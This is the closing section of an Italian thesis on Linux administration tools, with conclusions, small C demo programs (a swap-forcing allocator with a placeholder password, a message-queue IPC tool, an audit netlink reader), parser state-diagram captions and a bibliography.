Il lavoro svolto è stato concentrato sulla qualità del software rispetto ad un'ottica più sperimentale e di ricerca quale l'inserimento di molte feature o particolari aspetti prestazionali dei programmi. Pertanto la manutenzione degli stessi ed il loro adattamento alle nuove funzionalità introdotte dal kernel linux è uno sviluppo futuro fondamentale di questo lavoro di tesi.

Conclusioni

In questo documento è stato presentato e dimostrato come molte funzionalità avanzate non abbiano adeguati metodi per risultare fruibili in modo sufficientemente semplice. Per questo motivo sono stati illustrati alcuni nuovi metodi per l'interfacciamento con il sistema.

Gli strumenti presentati possiedono configurazioni più semplici di quelle esistenti per gli scenari in esame. Per questo motivo sono stati illustrati dettagli di usabilità, confrontandoli con i sistemi esistenti. Un altro aspetto analizzato è la sicurezza degli applicativi: questo risulta un dettaglio critico per programmi che rendono possibili interazioni privilegiate con il sistema. Per questo motivo sono stati presentati alcuni attacchi e le tecniche utilizzate per ovviare ad essi.

In conclusione sono stati illustrati alcuni sviluppi futuri per il progetto svolto: i sistemi presentati risultano in continua evoluzione e in movimento, per questo motivo il lavoro illustrato in questa tesi non è statico o termina con la redazione di questo documento, ma necessita una manutenzione continua ed accurata da parte degli sviluppatori.

Gli strumenti presentati sono stati sviluppati come aiuto agli amministratori di sistemi, che siano essi sistemi personali o infrastrutture da gestire, con la speranza che siano effettivamente utili e facilmente configurabili nel mondo reale, al di fuori delle dimostrazioni e dei semplici utilizzi illustrati in questo lavoro.

Appendice A

Proof of concept

In questa appendice vengono presentati i programmi creati ad-hoc ed utilizzati nei capitoli del documento. Questi programmi possono essere utilizzati come riferimento per chi volesse riprodurre gli scenari presentati nella tesi.

A.1 Allocator

Un programma per forzare il sistema ad utilizzare la memoria virtuale spostandola su memorie e partizioni dedicate (**swapping**):

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#define PAGE_SIZE 4096
int main(int argc, char **argv) {
        char *_;
        int i;
        int max = atoi(argv[1]);
        for (i=0;i<max;++i) {
                _ = calloc(PAGE_SIZE, 1);
                if (!_) {
                        perror("Alloc");
                        return 1;
                }
                memset(_, 0, PAGE_SIZE);
                snprintf(_, 4096, "nomlocked empty pre");
        }
```

```
        printf("Done allocating\n");

        snprintf(_, 4096, "nomlocked gmail_password2=s3cr3tpassw0rd");

        printf("Forcing swap...");
        for (i=0;i<max;++i) {
                _ = calloc(PAGE_SIZE, 1);
                if (!_) {
                        perror("Alloc");
                        return 1;
                }
                memset(_, 0, PAGE_SIZE);
                snprintf(_, 4096, "nomlocked empty post");
        }
        printf("Done.\n");
        pause();

        return 0;
}
```

A.2 IPC

Un programma in grado di comunicare tramite diverse code di messaggi POSIX.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/msg.h>

#define create_msgq(___key) msgget(___key, IPC_CREAT | 0660)
struct mymsg {
        long mtype;
        char mtext[4096];
};

static inline int msgq_writer(int qid, char *message) {
        struct mymsg msg;

        msg.mtype = 1;
        strncpy(msg.mtext, message, 4095);

        if (msgsnd(qid, &msg, sizeof(struct mymsg), 0)) {
                perror("msgsend");
                return 1;
```

```
        }

        return 0;
}

static inline int msgq_printer(int qid) {
        struct mymsg msg;
        ssize_t recvb = 0;
        if ((recvb = msgrcv(qid, &msg, sizeof(msg), 0, 0)) < 0) {
                perror("msgsend");
                return 1;
        }

        printf("received message of type %lu:\n%s\n", msg.mtype, msg.mtext);

        return 0;
}

int main(int argc, char **argv)
{
        key_t key;
        int qid;
        if (argc < 3 || (*(argv[2]) == 'w' && argc < 4)) {
                fprintf(stderr, "usage %s <key> <r|w <message>> ", argv[0]);
                return 1;
        }
        key = atoi(argv[1]);

        qid = create_msgq(key);
        if (qid < 0) {
                perror("msgget");
                return 1;
        }

        if (*(argv[2]) == 'w')
                return msgq_writer(qid, argv[3]);
        else
                return msgq_printer(qid);
}
```

A.3 Audit netlink

Un programma in grado di leggere i messaggi provenienti dal sotto livello di auditing tramite socket netlink.

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <linux/audit.h>
#include <linux/netlink.h>

int main(int argc, char **argv) {
        char buffer[4096];
        struct msghdr msg;
        struct iovec iov[2];
        struct nlmsghdr nlh;
        struct sockaddr_nl saddr, daddr;

        int sfd = socket(AF_NETLINK, SOCK_RAW, NETLINK_AUDIT);
        if (sfd < 0)  {
                perror("socket");
                return 1;
        }

        memset((void *)&saddr, 0, sizeof(saddr));
        saddr.nl_family = AF_NETLINK;
        saddr.nl_groups = AUDIT_NLGRP_READLOG;

        iov[0].iov_base = (void *)&nlh;
        iov[0].iov_len = sizeof(nlh);
        iov[1].iov_base = (void *)buffer;
        iov[1].iov_len = sizeof(buffer);

        msg.msg_name = (void *) &daddr;
        msg.msg_namelen = sizeof(daddr);
        msg.msg_iov = iov;
        msg.msg_iovlen = sizeof(iov)/sizeof(iov[0]);

        if (bind(sfd, (struct sockaddr *) &saddr, sizeof(saddr))) {
                perror("bind");
                return 1;
        }


        for(;;) {
                memset(buffer, 0, sizeof(buffer));
                if (recvmsg(sfd, &msg, 0) < 0 ) {
                        perror("recvmsg");
                        return 1;
                }
```

```
                if (!NLMSG_OK(&nlh,NLMSG_LENGTH(&nlh)))
                        printf("Error on log receive\n");
                else
                        printf("%s\n",buffer);
        }

        close(sfd);
}
```

Appendice B

Diagrammi di stato di s2argv-execs

In questa appendice si riportano i diagrammi di transizione per ogni simbolo dell'automa della libreria s2argv. Il simbolo spazio è indicato dal simbolo *b*, l'apice singolo dal simbolo $'$, l'apice doppio dal simbolo ", il dollaro (l'indicazione delle varibili) dal simbolo \$, l'escape dei caratteri dal simbolo \, il simbolo per la concatenazione dei comandi dal simbolo ; e la terminazione della linea di input dal simbolo ε. Per indicare l'insieme composto da tutti i simboli indicati si utilizza il simbolo *.

Lo stato iniziale dell'automa viene indicato in verde, quello finale in grigio. Tramite la notazione $\varepsilon - (', ")$ vengono esclusi i caratteri tra parentesi dalla considerazione, ad esempio gli apici.




Figura B.1: Diagramma di transazione per il carattere separatore




Figura B.2: Diagramma di transazione per caratteri generici




Figura B.3: Diagramma di transazione per gli apici singoli.




Figura B.4: Diagramma di transazione per gli apici doppi.




Figura B.5: Diagramma di transazione per i caratteri di escape.




Figura B.6: Diagramma di transazione per i caratteri separatori di comandi (;).




Figura B.7: Diagramma di transazione per i caratteri delineanti le variabili ($).




Figura B.8: Diagramma di transazione per i caratteri delineanti gli escape (\) all'intero di nomi di variabile.




Figura B.9: Diagramma di transazione per i caratteri delineanti gli escape (\) all'interno di apici doppi.

Bibliografia

[aut12] Autosleep and wake locks. https://web.archive.org/web/20160422091630/http://lwn.net/Articles/479841/, 2012. Acceduto 15/11/2016.

[BL73] D Elliott Bell and Leonard J LaPadula. Secure computer systems: Mathematical foundations. Technical report, DTIC Document, 1973.

[BLP76] D Elliott Bell and Leonard J La Padula. Secure computer system: Unified exposition and multics interpretation. Technical report, DTIC Document, 1976.

[cap15] capabilities: Ambient capabilities. https://web.archive.org/web/20150922133703/http://lwn.net/Articles/636533/, 2015. Acceduto 23/11/2016.

[chr16] Descrizione del funzionamento del sandboxing in chromium. https://web.archive.org/web/20160818203316/https://chromium.googlesource.com/chromium/src/+/master/docs/linux_sandboxing.md, 2016. Acceduto 8/08/2016.

[cis16] Risposta sul numero massimo di vlan possibili su switch cisco compatibilimente con l'algoritmo pvst+. https://web.archive.org/web/20161026125021/https://supportforums.cisco.com/discussion/10984791/stp-limits-6500, 2016. Acceduto 26/10/2016.

[Dav16a] Renzo Davoli. Implementazione di vdeplug4. https://github.com/rd235/vdeplug4, 2016. Acceduto 1/11/2016.

[Dav16b] Renzo Davoli. Implementazione e codice sorgente di libs2argv-execs. https://github.com/rd235/s2argv-execs, 2016. Acceduto 20/11/2016.

[DG11] Renzo Davoli and Michael Goldweber. Virtual square: Users, programmers & developers guide. *Lulu Book*, 2011.

[dis16] Risposta di stack overflow sull'abilitazione dei namespace utente. https://unix.stackexchange.com/questions/303213/how-to-enable-user-namespaces-in-the-kernel-for-unprivileged-unshare#303214, 2016. Acceduto 20/10/2016.

[doc16a] Documentazione a riguardo dei requisiti kernel di docker. https://web.archive.org/web/20140821065734/http://docker.readthedocs.org/en/v0.7.3/installation/kernel/, 2016. Acceduto 21/8/2016.

[Doc16b] Docker Docs. Docker and aufs in practice. https://web.archive.org/web/20160305021439/https://docs.docker.com/engine/userguide/storagedriver/aufs-driver/, 2016. Acceduto 20/11/2016.

[Doc16c] Docker Docs. Seccomp security profiles for docker. https://web.archive.org/web/20160305020939/https://docs.docker.com/engine/security/seccomp/, 2016. Acceduto 20/11/2016.

[FLH+00] D. Farinacci, T. Li, S. Hanks, D. Meyer, and P. Traina. Generic routing encapsulation (gre). RFC 2784, RFC Editor, March 2000. http://www.rfc-editor.org/rfc/rfc2784.txt.

[Gol06] D. Gollmann. *Computer Security*. Wiley, second edition, 2006.

[Gra03] John Shapley Gray. *Interprocess communication in Linux*. Prentice Hall PTR, Upper Saddle River, NJ 07458, 2003.

[grs11] False bounduaries and arbitrary code execution, un'analisi di sicurezza delle capability da parte dei creatori di grsec. https://forums.grsecurity.net/viewtopic.php?f=7&t=2522&sid=c6fbcf62fd5d3472562540a7e608ce4e, 2011. Acceduto 26/10/2016.

[jun16] Spiegazione di vstp da parte di juniper. https://web.archive.org/web/20160701190009/https://www.juniper.net/techpubs/en_US/junos14.1/topics/concept/spanning-trees-ex-series-vstp-understanding.html, 2016. Acceduto 26/10/2016.

[lxr16] Codice sorgente di riferimento per la definizione delle capability. http://lxr.free-electrons.com/source/include/uapi/linux/capability.h?v=4.7#L90, 2016. Acceduto 15/11/2016.

[man15] Posix regex functions. https://web.archive.org/web/20160503092648/http://man7.org/linux/man-pages/man3/regcomp.3.html, 2015. Acceduto 20/11/2016.

[man16a] Manpage di nsenter(1). https://web.archive.org/web/20161121004309/http://man7.org/linux/man-pages/man1/nsenter.1.html, 2016. Acceduto 21/11/2016.

[man16b] Manpage di unshare(1). https://web.archive.org/web/20161121051829/http://man7.org/linux/man-pages/man1/unshare.1.html, 2016. Acceduto 21/11/2016.

[man16c] Manpage riguardante le capability. https://web.archive.org/web/20160515123233/http://linux.die.net/man/7/capabilities, 2016. Acceduto 15/11/2016.

[man16d] Manuale di cgroup_namespace (7). http://man7.org/linux/man-pages/man7/cgroup_namespaces.7.html, 2016. Acceduto 20/10/2016.

[mar] Marionnet, simulatore di rete basato su uml e vde. http://www.marionnet.org/site/index.php/en/. Acceduto 20/11/2016.

[MDD+14] M. Mahalingam, D. Dutt, K. Duda, P. Agarwal, L. Kreeger, T. Sridhar, M. Bursell, and C. Wright. Virtual extensible local area network (vxlan): A framework for overlaying virtualized layer 2 networks over layer 3 networks. RFC 7348, RFC Editor, August 2014. http://www.rfc-editor.org/rfc/rfc7348.txt.

[Qem] Manuale Qemu. Vde virtual networking. https://web.archive.org/web/20161119065326/http://wiki.qemu.org/Documentation/Networking#VDE. Acceduto 20/11/2016.

[qin08] Ieee 802.1q-in-q vlan tag termination. https://web.archive.org/web/20160812110628/http://www.cisco.com/en/US/docs/ios/lanswitch/configuration/guide/lsw_ieee_802.1q.html, 2008. Acceduto 23/11/2016.

[RD16a] Davide Berardi Renzo Davoli. Implementazione e codice sorgente di cado. https://github.com/rd235/cado, 2016. Acceduto 20/11/2016.

[RD16b] Eduard Caizer Renzo Davoli. Implementazione e codice sorgente di libpam-net. https://github.com/rd235/libpam-net, 2016. Acceduto 20/11/2016.

[roc16] Documentazione a riguardo di rocket. https://web.archive.org/web/20161115163635/https://rocket.readthedocs.io/en/latest/Documentation/devel/cgroups/, 2016. Acceduto 20/10/2016.

[Ros13] Rami Rosen. Resource management: Linux kernel namespaces and cgroups. *Haifux, May*, 186, 2013.

[Sal74] Jerome H Saltzer. Protection and the control of information sharing in multics. *Communications of the ACM*, 17(7):388–402, 1974.

[Vir] Manuale Virtualbox. Vde virtual networking. https://web.archive.org/web/20161018050720/https://www.virtualbox.org/manual/ch06.html#network_vde. Acceduto 20/11/2016.

[vir16] Wiki di virtualsquare con l'elenco completo dei progetti del team. https://web.archive.org/web/20160415072139/http://wiki.v2.cs.unibo.it/wiki/index.php?title=Main_Page, 2016. Acceduto 26/10/2016.

[vla09] Vlan pros, cons & limits. https://web.archive.org/web/20150826032957/http://vlan.wikispaces.com/VLAN+Pros,+Cons+&+Limits?, 2009. Acceduto 23/11/2016.

[vxv16] Dettaglio di vxvdex dove si può notare l'utilizzo di af_netbeui. https://github.com/rd235/vxvdex/commit/d943b0cd698b49a69fcc1568d4da0ea99969b2e2#diff-56a1f472b0dbc3d06b26033a72af9e69R8, 2016. Acceduto 20/11/2016.

[Wem95] Peter Wemm. setproctitle. https://www.freebsd.org/cgi/man.cgi?query=setproctitle&sektion=3, 1995. Acceduto 20/11/2016.

[Wik16] Arch Linux Wiki. systemd/user. https://web.archive.org/web/20161018083001/https://wiki.archlinux.org/index.php/Systemd/User, 2016. Acceduto 20/11/2016.